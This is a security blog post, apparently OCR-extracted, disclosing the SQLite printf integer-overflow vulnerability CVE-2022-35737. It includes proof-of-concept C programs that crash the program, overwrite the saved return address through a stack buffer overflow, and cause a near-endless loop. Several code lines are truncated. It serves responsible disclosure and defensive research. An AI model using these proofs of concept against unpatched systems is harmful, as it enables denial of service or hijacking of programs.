Stranger Strings: An exploitable flaw in SQLite

Andreas Kellas October 25, 2022 attacks, internship-projects, vulnerability-disclosure

Trail of Bits is publicly disclosing **CVE-2022-35737**, which affects applications that use the SQLite library API. CVE-2022-35737 was introduced in SQLite version 1.0.12 (released on October 17, 2000) and fixed in **release 3.39.2** (released on July 21, 2022). CVE-2022-35737 is exploitable on 64-bit systems, and exploitability depends on how the program is compiled; arbitrary code execution is confirmed when the library is compiled without stack canaries, but unconfirmed when stack canaries are present, and denial-of-service is confirmed in all cases.

On vulnerable systems, CVE-2022-35737 is exploitable when large string inputs are passed to the SQLite implementations of the `printf` functions and when the format string contains the `%Q`, `%q`, or `%w` format substitution types. This is enough to cause the program to crash. We also show that if the format string contains the `!` special character to enable unicode character scanning, then it is possible to achieve arbitrary code execution in the worst case, or to cause the program to hang and loop (nearly) indefinitely.

SQLite is used **in nearly everything**, from naval warships to smartphones to other programming languages. The open-source database engine has a long history of being very secure: many CVEs that are initially pinned to SQLite **actually don't impact it at all**. This blog post describes the vulnerability and our **proof-of-concept exploits**, which actually does impact certain versions of SQLite. Although this bug may be difficult to reach in deployed applications, it is a prime example of a vulnerability that is made easier to exploit by "divergent representations" that result from applying compiler optimizations to undefined behavior. In an upcoming blog post, we

Search...

your@email.com

Subscribe

PAGE CONTENT

Background: Stumbling onto a bug
- There's a bug in my bug

The Vulnerability

The Exploits
- Divergent Representations in the compiled binary
- Controlling the Saved Return Address
- Looping (Nearly) Forever

But, SQLite is well-tested, right?

Conclusion

Coordinated disclosure

RECENT POSTS

Your AI agent fixed the bug, but what else did it change?

Package managers have an integrity problem

will show how to find instances of the divergent representations bug in binaries and source code.

Background: Stumbling onto a bug

A **recent blog post** presented a vulnerability in PHP that seemed like the perfect candidate for a variant analysis. The blog's bug manifested when a 64-bit unsigned integer string length was implicitly converted into a 32-bit signed integer when passed as an argument to a function. We formulated a variant analysis for this bug class, found a few bugs, and while most of them were banal, one in particular stood out: a function used for properly escaping quote characters in the **PHP PDO SQLite module**. And thus began our strange journey into SQLite string formatting.

SQLite is the **most widely deployed database engine**, thanks in part to its very **permissive licensing** and cross-platform, portable design. It is written in C, and can be compiled into a standalone application or a library that exposes APIs for application programmers to use. It seems to be used everywhere—a perception that was reinforced when we tripped right over this vulnerability while hunting for bugs elsewhere.

```
static zend_string* sqlite_handle_quoter(pdo_dbh_t *
{
    char *quoted = safe_emalloc(2, ZSTR_LEN(unquoted
    /* TODO use %Q format? */
    sqlite3_snprintf(2*ZSTR_LEN(unquoted) + 3, quote
    zend_string *quoted_str = zend_string_init(quote
    efree(quoted);
    return quoted_str;
}
```

On line 231, an unsigned long `(2*ZSTR_LEN(unquoted) + 3)` is passed as the first parameter to `sqlite3_snprintf`, which expects a signed integer. This felt exciting, and we quickly scripted a simple proof of concept. We expected to be able to exploit this bug to produce a poorly formatted string with mismatched quote characters by passing large strings to the function, and possibly achieve SQL injection in vulnerable applications.
Imagine our surprise when our **proof of concept** crashed the PHP interpreter:

SequenceHash: multihashing for the rest of us

Don't let TEEs break your MPC

SAML: A fractal of bad design

```
$ ../../php-src/sapi/cli/php sqlite-quote.php
AddressSanitizer:DEADLYSIGNAL
=================================================================
==15442==ERROR: AddressSanitizer: stack-overflow on address 0x7fffc703b000 (pc 0x7f6ced0d1f3f bp 0x000000007430 sp 0x7fffc7033b60 T0)
AddressSanitizer:DEADLYSIGNAL
```

There's a bug in my bug

We quickly determined that the crash was occurring in the SQLite shared object, so we naturally took a closer look at the `sqlite3_snprintf` function.

SQLite implements **custom versions of the `printf` family** of functions and adds the new format specifiers `%Q`, `%q`, and `%w`, which are designed to properly escape quote characters in the input string in order to make safe SQL queries. **For example**, we wrote the following code snippet to properly use `sqlite3_snprintf` with the format specifier `%q` to output a string where all single-quote characters are escaped with another single quote. Additionally, the entire string is wrapped in a leading and trailing single quote, the way the PHP quote function intends:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sqlite3.h>

int main(int argc, char *argv[]) {

    char src[] = "hello, \'world\'!";
    char dst[sizeof(src) + 4];  // Add 4 to account

    sqlite3_snprintf(sizeof(dst), dst, "'%q'", src);

    printf("src: %s\n", src);
    printf("dst: %s\n", dst);
    return 0;
}
```

```
$ gcc snprintf-good-example.c -I/usr/include/ -L/usr/lib/x86_64-linux-gnu/ -l:libsqlite3.so
$ ./a.out
src: hello, 'world'!
dst: 'hello, ''world''!'
```

`sqlite3_snprintf` properly wraps the original string in single quotes, and escapes any existing single-quotes in the input string.

Next, we **changed our program** to imitate the behavior of the PHP script by passing the same large 2GB string directly to `sqlite3_snprintf`:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sqlite3.h>

#define STR_LEN ((0x100000001 - 3) / 2)

int main(int argc, char *argv[]) {

    char *src = calloc(1, STR_LEN + 1); // Account f
    memset(src, 'a', STR_SIZE);
    char *dst = calloc(1, STR_LEN + 3); // Account f

    sqlite3_snprintf(2*STR_LEN + 3, dst, "'%q'", src

    printf("src: %s\n", src);
    printf("dst: %s\n", dst);
    return 0;
}
```

```
$ gcc snprintf-crash.c -I/usr/include/ -L/usr/lib/x86_64-linux-gnu/ -l:libsqlite3.so
$ ./a.out
fish: "./a.out" terminated by signal SIGSEGV (Address boundary error)
```

A crash! We seem to have found a culprit: large inputs to `sqlite3_snprintf`. Thus began a journey down a rabbit hole where we discovered that SQLite does not properly handle large strings in parts of its custom implementations of the `printf` family of functions. Even further down the rabbit hole, we discovered that a compiler optimization made it easier to exploit the SQLite vulnerability.

The Vulnerability

The custom SQLite `printf` family of functions internally calls the function `sqlite3_str_vappendf`, which handles string formatting. Large string inputs to the `sqlite3_str_vappendf` function can cause signed integer overflow when the format substitution type is %q, %Q, or %w.

`sqlite3_str_vappendf` scans the input `fmt` string and formats the variable-sized argument list according to the format substitution types specified in the `fmt` string. In the case statement for handling the `%q`, `%Q`, and `%w` format specifiers (**src/printf.c:L803-850**), the function scans the input string for quote characters in order to calculate the correct number of output bytes (lines 824-828) and then copies the input to the output buffer and adds quotation characters as required (lines 842-845). In the snippet below, `escarg` points to the input string:

```
case etSQLESCAPE:           /* %q: Escape ' characte
case etSQLESCAPE2:          /* %Q: Escape ' and encl
case etSQLESCAPE3: {        /* %w: Escape " characte
  int i, j, k, n, isnull;
  int needQuote;
  char ch;
  char q = ((xtype==etSQLESCAPE3)?'"':'\'');   /* Qu
  char *escarg;

  if( bArgList ){
    escarg = getTextArg(pArgList);
  }else{
    escarg = va_arg(ap,char*);
  }
  isnull = escarg==0;
  if( isnull ) escarg = (xtype==etSQLESCAPE2 ? "NULL
  /* For %q, %Q, and %w, the precision is the number
  ** characters if the ! flags is present) to use fr
  ** Because of the extra quoting characters inserte
  ** of output characters may be larger than the pre
  */
  k = precision;
  for(i=n=0; k!=0 && (ch=escarg[i])!=0; i++, k--){
    if( ch==q )  n++;
    if( flag_altform2 && (ch&0xc0)==0xc0 ){
      while( (escarg[i+1]&0xc0)==0x80 ){ i++; }
    }
  }
  needQuote = !isnull && xtype==etSQLESCAPE2;
  n += i + 3;
  if( n>etBUFSIZE ){
    bufpt = zExtra = printfTempBuf(pAccum, n);
```

```
      if( bufpt==0 ) return;
    }else{
      bufpt = buf;
    }
    j = 0;
    if( needQuote ) bufpt[j++] = q;
    k = i;
    for(i=0; i<k; i++){
      bufpt[j++] = ch = escarg[i];
      if( ch==q ) bufpt[j++] = ch;
    }
    if( needQuote ) bufpt[j++] = q;
    bufpt[j] = 0;
    length = j;
    goto adjust_width_for_utf8;
  }
```

The number of quote characters (`int n`) and the total number of bytes in the input string (`int i`) are used to calculate the maximum total bytes required in the output buffer (L832: `n+=i+3`). This calculation can cause n to overflow to a negative value, for example, when the int type is 32-bits and `n=0` and `i=0x7ffffffe`. This is possible when the input string contains `0x7ffffffe` ASCII characters with no quote characters.

Lines 833-838 are supposed to ensure that a buffer of sufficient size is allocated to receive the formatted bytes of the input string. If the output string size could exceed `etBUFSIZE` bytes (70 bytes, by default), the program dynamically allocates a buffer of sufficient size to hold the output string (line 834). Otherwise, the program expects the output buffer to be smaller than the stack-allocated buffer of etBUFSIZE bytes, and the small stack-allocated buffer is used instead (line 837). At least `i` bytes are copied from the input into the destination buffer. When n overflows to a negative value, the stack-allocated buffer is used, even though `i` can exceed `etBUFSIZE`, resulting in a stack buffer overflow when the input string is copied to the output buffer (line 843).

The Exploits

But can we do more interesting things with this vulnerability than just crash the target program? Of course!

The input string must be very large to reach the bug condition where n overflows to a negative value at line 832. The challenge is that when the input string is very large, the variable `i` (which counts the number of bytes in the input string) is also very large, resulting in a lot of data written to the stack and causing the program to crash at line 843. We set out to determine whether it is possible to cause n to overflow on line 832, but to also cause `i` to stay small and positive at line 843 and thus avoid crashing. We revisit the loop where `i` is computed, from lines 824 to 830:

```
/* For %q, %Q, and %w, the precision is the number o
** characters if the ! flags is present) to use from
** Because of the extra quoting characters inserted,
** of output characters may be larger than the preci
*/
k = precision;
for(i=n=0; k!=0 && (ch=escarg[i])!=0; i++, k--){
  if( ch==q )  n++;
  if( flag_altform2 && (ch&0xc0)==0xc0 ){
    while( (escarg[i+1]&0xc0)==0x80 ){ i++; }
  }
}
```

The purpose of this loop is to scan the input string (`escarg`) for quote characters (`q`), incrementing n each time one is found. If our goal is to cause a controlled stack buffer overflow that does not crash the program, then the loop must terminate with values such that `n+=i+3` results in a value less than `etBUFSIZE` (a macro defined to 70) and `i` must be a relatively small positive integer that is greater than `etBUFSIZE`.

The k and `flag_altform2` variables in the loop are related to two features of the SQLite `printf` functions: **optional precision** and the **optional alternate format flag 2**, which are both influenced by the format string. In the example below, including `!` in the format string sets `flag_altform2=true`, and the `.80 sets precision=80`:

```
snprintf3_snprintf(len, buf, "'%!.80q'", src)
```


When precision is not set in the format string, it is set by default to -1. Therefore, by default `int k=-1`, and the loop decrements `k` with each iteration, so the outer loop can execute 2^{32} times before `k=0`.

So far in our analysis of CVE-2022-35737, we've made few assumptions about the format string passed to the vulnerable function, other than that it contains one of the vulnerable format specifiers (`%Q`, `%q`, or `%w`). To progress further in our exploitation, we need to make one more assumption: that the `flag_altform2` is set by providing a `!` character in the format string.

When `flag_altform2=true`, it is possible to increment `i` in the inner loop without decrementing `k` by including unicode characters in the input string. With this in mind, perhaps we can include enough quote characters in the input to set n to a large positive integer, and then cause `i` to increment in the inner loop until it wraps back around to a small positive integer, and then somehow exit the loop. But how will `i` behave when it overflows beyond the maximum signed integer value? Will it wrap back to `0`, or to a negative value? Is it possible to tell by just looking at the source code? No, it isn't; this is undefined behavior, so we must inspect the compiled binary to see what choices the compiler made to represent `i`.

Divergent Representations in the compiled binary

We have been working on an Ubuntu 20.04 host and have a version of `libsqlite.so` version 3.31.1 installed from the APT package manager, so that is the version of the compiled binary that we examine in Binary Ninja:



Binary Ninja disassembly of the compiled loop from source code lines 824 to 830, where the `escarg` input string is scanned for quote-characters. [1a] and [1b] indicate source line 825 `escarg[i]; … i++`. [2a] and [2b] indicate source line 828 `escarg[i+1]; … i++`.

At instruction [1a], `r10` contains the address of `escarg`, and `rsi` is used to index into the buffer to fetch a value from it, where the `rsi` register was set by sign-extending the 32-bit `edx` register in the instruction immediately before it. This corresponds to the `escarg[i]` expression on line 825 of the source code. With each loop iteration, `edx` is incremented at instruction [1b]. This means that the source code variable i is represented using signed 32-bit integer semantics, and so when `i` reaches the maximum 32-bit positive signed integer value (`0x7fffffff`), it will increment to `0x80000000` at [1b], which will be sign-extended into `rsi` as `0xffffffff80000000` and used to negatively index into `escarg`.

However, instruction [2a] tells a different story. Here, `r10` still contains the address of `escarg`, but rax+1 is used to index into the buffer, corresponding to the `escarg[i+1]` expression on line 828 of the source code, in the inner loop that scans for unicode characters. Instruction [2b] increments `rax`, but as a 64-bit value—and with no 32-bit sign-extension—before looping back to [2a]. Here, `i` is

represented with unsigned 64-bit integer semantics, so that when i exceeds the maximum signed 32-bit integer value (`0x7fffffff`), its next memory access is to `escarg+0x80000000`. **We have divergent representations of the same source variable, and two different values can be read from memory for the same value of the source variable `i`!** This discovery prompted us to search for more instances of these "divergent representations," and we describe this search in a forthcoming blog post.

Okay, so can we use this compilation quirk to set the conditions for a more interesting exploit of CVE-2022-35737? Turns out, yes.

Controlling the Saved Return Address

Here's a quick recap of the conditions that we are trying to set:

```
case etSQLESCAPE:           /* %q: Escape ' characte
case etSQLESCAPE2:          /* %Q: Escape ' and encl
case etSQLESCAPE3: {        /* %w: Escape " characte
  int i, j, k, n, isnull;
  int needQuote;
  char ch;
  char q = ((xtype==etSQLESCAPE3)?'"':'\'');   /* Qu
  char *escarg;

  if( bArgList ){
    escarg = getTextArg(pArgList);
  }else{
    escarg = va_arg(ap,char*);
  }
  isnull = escarg==0;
  if( isnull ) escarg = (xtype==etSQLESCAPE2 ? "NULL
  /* For %q, %Q, and %w, the precision is the number
  ** characters if the ! flags is present) to use fr
  ** Because of the extra quoting characters inserte
  ** of output characters may be larger than the pre
  */
  k = precision;
  for(i=n=0; k!=0 && (ch=escarg[i])!=0; i++, k--){
    if( ch==q )  n++;
    if( flag_altform2 && (ch&0xc0)==0xc0 ){
      while( (escarg[i+1]&0xc0)==0x80 ){ i++; }
    }
```

```
    }
    needQuote = !isnull && xtype==etSQLESCAPE2;
    n += i + 3;
    if( n>etBUFSIZE ){
      bufpt = zExtra = printfTempBuf(pAccum, n);
      if( bufpt==0 ) return;
    }else{
      bufpt = buf;
    }
    j = 0;
    if( needQuote ) bufpt[j++] = q;
    k = i;
    for(i=0; i<k; i++){
      bufpt[j++] = ch = escarg[i];
      if( ch==q ) bufpt[j++] = ch;
    }
    if( needQuote ) bufpt[j++] = q;
    bufpt[j] = 0;
    length = j;
    goto adjust_width_for_utf8;
  }
```

Here is a screenshot to highlight what we want to concentrate on:

```
821   ** Because of the extra quoting characters inserted, the number
822   ** of output characters may be larger than the precision.
823   */
824   k = precision;
825   for(i=n=0; k!=0 && (ch=escarg[i])!=0; i++, k--){    // [1]
826     if( ch==q )  n++;                                //
827     if( flag_altform2 && (ch&0xc0)==0xc0 ){          //
828       while( (escarg[i+1]&0xc0)==0x80 ){ i++; }      //
829     }                                                //
830   }                                                  //
831   needQuote = !isnull && xtype==etSQLESCAPE2;
832   n += i + 3;                                        // [2]
833   if( n>etBUFSIZE ){
834     bufpt = zExtra = printfTempBuf(pAccum, n);
835     if( bufpt==0 ) return;
836   }else{
837     bufpt = buf;
838   }
839   j = 0;
840   if( needQuote ) bufpt[j++] = q;
841   k = i;                                             // [3]
842   for(i=0; i<k; i++){                                //
843     bufpt[j++] = ch = escarg[i];                     //
844     if( ch==q ) bufpt[j++] = ch;                     //
845   }                                                  //
846   if( needQuote ) bufpt[j++] = q;
847   bufpt[j] = 0;
848   length = j;
849   goto adjust_width_for_utf8;
850 }
```

We want the loop at [1] to terminate with values of `i` and n set so that the calculation at [2] overflows, resulting in a value of n that is negative or less than `etBUFSIZE (70)` and `i` set to a relatively small positive integer value that is greater than `etBUFSIZE`. This would allow the loop at [3] to write beyond the bounds of the stack-allocated `bufpt`, but without causing the program to crash immediately by writing beyond the stack memory region.

Consider the string input that contains `0x7fffff00` single-quote (') characters, followed by a single `0xc0` byte (a unicode prefix) and then by enough `0x80` bytes to bring the total string length to `0x100000100` bytes (followed by a `NULL` byte). Let's call this string `string1`, and think about what happens when this string is passed to `sqlite3_snprintf`:

```
snprintf3_snprintf(len, buf, "'%!q'", string1)
```

(Notice that we've changed the format string to allow unicode characters by providing the `!` character.)

When the loop at [1] scans the first `0x7fffff00` bytes of `string1`, `n` and `i` both increment to `0x7fffff00`. On the next loop iteration, the program reads the unicode character prefix from the input string and enters the inner loop, where `i` is represented with 64-bit unsigned semantics. The `i` variable increments to `0x100000100` before a `NULL` byte is encountered, causing the inner loop to terminate. At this point in program execution, `n=0x7fffff00` and, when downcast to a 32-bit value, `i=0x100`. If the loop at [1] terminated at this point, the computation `n+=i+3` would result in `n=0x80000003`, which is negative when treated as a signed value. Meanwhile, `i` is now a small positive integer but is greater than `70 (etBUFSIZE)`, which would result in a stack buffer overflow when `256 (0x100)` bytes are read into a stack buffer of 70 bytes. This shows progress towards our goal: An extra couple of hundred bytes written to the stack are unlikely to reach the end of the stack memory region, but they are likely to reach interesting data saved on the stack, like saved return addresses and stack canaries. We can determine the exact position of this data on the stack by inspecting the target binary, and then adjust the input string size to control how much data is overwritten to the stack buffer.

Unfortunately, this approach will not work as-is, because the loop at [1] does not terminate at the point described above. Because of the divergent representations of the `i` variable, `escarg[i+1]` at line 828 (inner loop) will represent `i` as `0x100000100` and read a `NULL` byte at the end of our large string, but `escarg[i]` at line 825 (outer loop) will represent `i` as `0x100` and instead read a single-quote character (`‘`) from near the beginning of the input string. As a result, the loop exit condition is not met and the loop continues, with `i=0x100` and `n=0x7fffff00`. Notably, by this point `k` has decremented `0x7fffff00` times. Because there is no NULL byte in the input string in the first 231 bytes, `escarg[i]` will never read a `NULL` byte at line 825, and we have to instead depend on `k` decrementing to `0` in order to exit the loop at [1]. We can accomplish this by allowing the outer loop to continue incrementing until `k` has decremented all the way to `0`, but with specially calculated values for `n` and `i`.

With this thought in mind, we can take the same approach described above, which is to increment `n` to a very large positive value by supplying single-quote characters in the input string, and to then set `i` to a small positive value by supplying unicode characters to increment `i` using 64-bit unsigned semantics. We calculate our values

by accounting for the fact that the outer loop will increment 2^{32} times because k needs to decrement from `0xffffffff` to `0`.

Our **proof of concept** uses this insight to control the number of bytes that overflow the stack-allocated buffer and overwrite the saved return address and stack canary:

```
#include <assert.h>
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <sqlite3.h>

// Offsets relative to sqlite3_str_vappendf stack fr
// the version of libsqlite3.so.0.8.6 provided by ap
#define RETADDR_OFFSET  0
#define CANARY_OFFSET   0x40
#define BUF_OFFSET      0x88
#define CANARY          0xbaadd00dbaadd00dull
#define ROPGADGET       0xdeadbeefdeadbeefull
#define NGADGETS        1

struct payload {
    uint8_t padding1[BUF_OFFSET-CANARY_OFFSET];
    uint64_t canary;
    uint8_t padding2[CANARY_OFFSET-RETADDR_OFFSET-8]
    uint64_t ropchain[NGADGETS];
}__attribute__((packed, aligned(1)));

int main(int argc, char *argv[]) {
    char dst[256];
    struct payload p;
    memset(p.padding1, 'a', sizeof(p.padding1));
    p.canary = CANARY;
    memset(p.padding2, 'b', sizeof(p.padding2));
    p.ropchain[0] = ROPGADGET;

    size_t target_n = 0x80000000;
    assert(sizeof(p) + 3 <= target_n);
    size_t n = target_n - sizeof(p) - 3;
    size_t target_i = 0x100000000 + (sizeof(p) / 2);
```

```
    char *src = calloc(1, target_i);
      if (!src) { printf("bad allocation\n"); return


    size_t cur = 0;
    memcpy(src, &p, sizeof(p));
    cur += sizeof(p);
    memset(src+cur, '\'', n/2);
    cur += n/2;
    assert(cur < 0x7fffffeul);
    memset(src+cur, 'c', 0x7fffffeul-cur);
    cur += 0x7fffffeul-cur;
    src[cur] = '\xc0';
    cur++;
    memset(src+cur, '\x80', target_i - cur);
    cur = target_i;
    src[cur-1] = '\0';

    sqlite3_snprintf((int) 256, dst, "'%!q'", src);
    free(src);
    return 0;
}
```

```
$ gcc snprintf-control-pc-poc.c -I/usr/include/ -L/usr/lib/x86_64-linux-gnu/ -l:libsqlite3.so
$ ./a.out
*** stack smashing detected ***: terminated
fish: “./a.out” terminated by signal SIGABRT (Abort)
```

This proof of concept causes the program to crash, but with a SIGABRT rather than a SIGSEGV. This implies that a stack canary was overwritten and that the vulnerable function tried to return. This is in contrast to the earlier crashing proof of concept that crashed before reaching the function return.

To confirm that we have successfully controlled the saved return address and stack canary, we can use GDB to view the stack frame before the vulnerable function returns:



Executing the proof of concept in a debugger shows that the saved return address is set to `0xdeadbeefdeadbeef`.

Note that in a non-contrived scenario, a real stack canary will contain a `NULL byte`, which would defeat the proof of concept above because the `NULL` byte will cause the string-scanning loop to terminate before the entire payload is copied over the return address. Clever exploitation techniques or specific format string conditions may allow an attacker to bypass this, but our intention is to show that the saved return address can be overwritten.

Looping (Nearly) Forever

We took our exploitation one step further and developed a **proof of concept** that uses the divergent representations of the `i` variable to cause loop [1] to iterate nearly infinitely by incrementing `i` 2^{64} times, which effectively takes forever. This is achieved by causing the inner loop to increment `i` 2^{32} times on every iteration of loop [1], which will also increment 2^{32} times. The interesting part of this proof of concept is that it doesn't actually reach the vulnerable integer overflow computation on line 832, but uses only the undefined behavior that results from allowing string inputs larger than what can be represented with 32-bit integers. All that is required is to fill a buffer of `0x100000000` bytes with unicode prefix characters (a single byte of `0xc0` followed by bytes of `0x80`), and the loop at [1] will never terminate:

```
#include <stdio.h>
```

```c
#include <stdlib.h>
#include <string.h>
#include <sqlite3.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    size_t src_buf_size = 0x100000001;

    char *src = calloc(1, src_buf_size);
      if (!src) {
        printf("bad allocation\n");
        return -1;
    }
    src[0] = '\xc0';
    memset(src+1, '\x80',  0xffffffff);

    char dst[256];
    sqlite3_snprintf(256, dst, "'%!q'", src);
    free(src);
    return 0;
}
```

We showed that CVE-2022-35737 is exploitable when large string inputs are passed to the SQLite implementations of the `printf` functions and when the format string contains the `%Q`, `%q`, or `%w` format substitution types. This is enough to cause the program to crash. We also showed that if the format string additionally allows for unicode characters by providing the `!` character, then it is possible to overwrite the saved return address and to cause the program to loop (nearly) infinitely.

But, SQLite is well-tested, right?

SQLite is extensively tested with 100% branch test coverage. We discovered this vulnerability despite the tests, which raises the question: how did the tests miss it?

SQLite maintains an internal memory limit of 1GB, so the vulnerability is not reachable in the SQLite program. The problem is “defined away” by the notion that SQLite does not support big strings necessary to trigger this vulnerability.

However, the C APIs provided by SQLite do not enforce that their inputs adhere to the memory limit, and applications are able to call the vulnerable functions directly. The notion that large strings are unsupported by SQLite is not communicated with the API, so application developers cannot know how to enforce input size limits on these functions. When this code was first written, most processors had 32-bit registers and 4GB of addressable memory, so allocating 1GB strings as input was impractical. Now that 64-bit processors are quite common, allocating such large strings is feasible and the vulnerable conditions are reachable.

Unfortunately, this vulnerability is an example of one where extensive branch test coverage does not help, because no new code paths are introduced. 100% branch coverage says that every line of code has been executed, but not how many times. This vulnerability is the result of invalid data that causes code to execute billions of times more than it should.

The thoroughness of SQLite's tests is remarkable — the discovery of this vulnerability should not be taken as a knock on the robustness of the tests. In fact, we wish more projects put as much emphasis on testing as SQLite does. Nonetheless, this bug is evidence that even the best-tested software can have exploitable bugs.

Conclusion

Not every system or application that uses the SQLite `printf` functions is vulnerable. For those that are, CVE-2022-35737 is a critical vulnerability that can allow attackers to crash or control programs. The bug has been particularly interesting to analyze, for a few reasons. For one, the inputs required to reach the bug condition are very large, which makes it difficult for traditional fuzzers to reach, and so techniques like static and manual analysis were required to find it. For another, it's a bug that may not have seemed like an error at the time that it was written (dating back to 2000 in the SQLite source code) when systems were primarily 32-bit architectures. And—most interestingly to us at Trail of Bits—its exploitation was made easier by the discovered "divergent representations" of the same source variable, which we explore further in a separate blog post.

I'd like to thank my mentor, Peter Goodman, for his expert guidance throughout my summer internship with Trail of Bits. I'd also like to thank Nick Selby for his help in navigating the responsible disclosure

process, and all members of the Trail of Bits team who assisted in advising and writing this blog post.

Coordinated disclosure

July 14, 2022: Reported vulnerability to the Computer Emergency Response Team (CERT) Coordination Center.
July 15, 2022: CERT/CC reported vulnerability to SQLite maintainers.
July 18, 2022: SQLite maintainers confirmed the vulnerability and fixed it in source code.
July 21, 2022: SQLite maintainers released SQLite version 3.39.2 with fix.

We would like to thank the teams at SQLite and CERT/CC for working swiftly with us to address these issues.

If you enjoyed this post, share it:

X LinkedIn GitHub Mastodon

Y Hacker News

Related Posts

We found cryptography bugs in the elliptic library using Wycheproof

November 18, 2025

Trail of Bits discovered and disclosed two vulnerabilities in the widely used elliptic JavaScript library that could ...

Security flaws in an SSO plugin for Caddy

September 18, 2023

We identified 10 security vulnerabilities within the caddy-security plugin for the Caddy web server that could enable a ...

Keeping the wolves out of wolfSSL

January 12, 2023

Trail of Bits is publicly disclosing four vulnerabilities that affect wolfSSL: CVE-2022-38152, CVE-2022-38153, ...

© 2026 Trail of Bits. Generated with Hugo and Roadster theme.